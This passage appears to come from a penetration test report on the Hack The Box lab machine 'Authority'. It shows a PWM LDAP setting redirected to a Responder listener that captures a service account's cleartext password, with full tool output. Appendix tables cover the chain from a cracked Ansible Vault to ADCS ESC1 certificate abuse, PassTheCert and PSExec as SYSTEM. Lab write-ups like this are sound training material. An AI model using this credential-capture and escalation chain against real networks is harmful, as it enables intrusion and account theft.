
The PWM Configuration Manager was accessible with the cracked PWM admin credentials:


Configuration Manager
Password Self Service
Overview
Certificates
Word Lists
LocalDB
Configuration Status
Application Mode
Configuration (LDAP directory authentication not required)
Last Modified
August 10, 2022 at 9:46:24 PM EDT
Password Protected
True
Application Data Path
c:\pwm
Configuration File
c:\pwm\PwmConfiguration.xml
Health
Configuration
WARN
PWM is currently in configuration mode. Use the Configuration Manager to restrict the configuration to prevent unauthorized changes.
LDAP
WARN
Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)
Application
CAUTION
The cluster system can not operate normally: ldap node service requires that setting LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Test User is configured
Configuration
CAUTION
The setting Modules ⇨ Authenticated ⇨ Setup OTP ⇨ OTP Settings ⇨ OTP Secret Write Location is configured to store user
Last Updated June 10, 2026 at 10:58:36 PM EDT
Configuration Activities
Restrict Configuration
Import Configuration
Download Configuration
Reports
Configuration Summary
Troubleshooting Bundle
LDAP Permissions

The Configuration Editor exposed an editable LDAP URL and a test connection trigger:



The URL was redirected to a Responder listener:



Triggering the test captured svc_ldap's credentials in cleartext:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ sudo responder -I tun0
[sudo] password for parallels:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.60]
    Responder IPv6             [fe80::5dcf:fb98:5bea:566b]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-HVHOJD91TTU]
    Responder Domain Name      [4MMR.LOCAL]
    Responder DCE-RPC Port     [47616]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.229.56
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.14.124	53	DNS	Simple DNS Plus
10.129.14.124	80	HTTP	Microsoft IIS httpd 10.0 — default page
10.129.14.124	88	Kerberos	Microsoft Windows Kerberos
10.129.14.124	135	RPC	Microsoft Windows RPC
10.129.14.124	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.14.124	389	LDAP	Microsoft Windows AD LDAP (authority.htb) — cert: htb-AUTHORITY-CA
10.129.14.124	445	SMB	Microsoft SMB — Development share readable by guest
10.129.14.124	464	kpasswd	Kerberos password change
10.129.14.124	593	RPC/HTTP	Microsoft Windows RPC over HTTP 1.0
10.129.14.124	636	LDAPS	LDAP over SSL
10.129.14.124	3268	LDAP GC	Microsoft Windows AD LDAP Global Catalog
10.129.14.124	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.14.124	8443	HTTPS	Apache Tomcat — PWM password management portal
10.129.14.124	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
authority.htb	Domain — DC	LDAP domain discovery
authority.htb:8443	PWM password management portal	Service enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
authority.htb (10.129.14.124)	External	Guest SMB → Ansible Vault crack → PWM LDAP redirect → Responder	svc_ldap credentials captured in cleartext
authority.htb (10.129.14.124)	Internal	WinRM as svc_ldap	User flag
authority.htb (10.129.14.124)	Internal	ADCS ESC1 + TCOMP$ + PassTheCert → svc_ldap to Administrators → PSExec	NT AUTHORITY\SYSTEM; root flag

A.5 Compromised Users

Username	Type	Method	Notes
svc_pwm	Service account	Ansible Vault decrypted (master: !@#$%^&*)	PWM Configuration Manager access
svc_ldap	Service account	Responder LDAP credential capture via PWM redirect	WinRM; user flag; ADCS enrollment
TCOMP$	Machine account	addcomputer.py (MAQ=10)	ESC1 certificate enrollment for Administrator UPN
Administrator	Domain administrator	ESC1 certificate → PassTheCert LDAP shell → svc_ldap added to Administrators → PSExec SYSTEM	Root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
authority.htb	AD	TCOMP$ machine account created — remove
authority.htb	ADCS	administrator.pfx certificate — revoke in CA
authority.htb	AD	svc_ldap added to local Administrators — remove

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	authority.htb	0ff8728c89af96c26dbf50041363b80e	C:\Users\svc_ldap\Desktop\user.txt	Guest SMB → Ansible Vault crack → PWM LDAP redirect → Responder → evil-winrm as svc_ldap
2	authority.htb	904842a8f11bbd09ffe707bed5c65ce5	C:\Users\Administrator\Desktop\root.txt	ADCS ESC1 → PassTheCert → svc_ldap to Administrators → PSExec SYSTEM

End of Report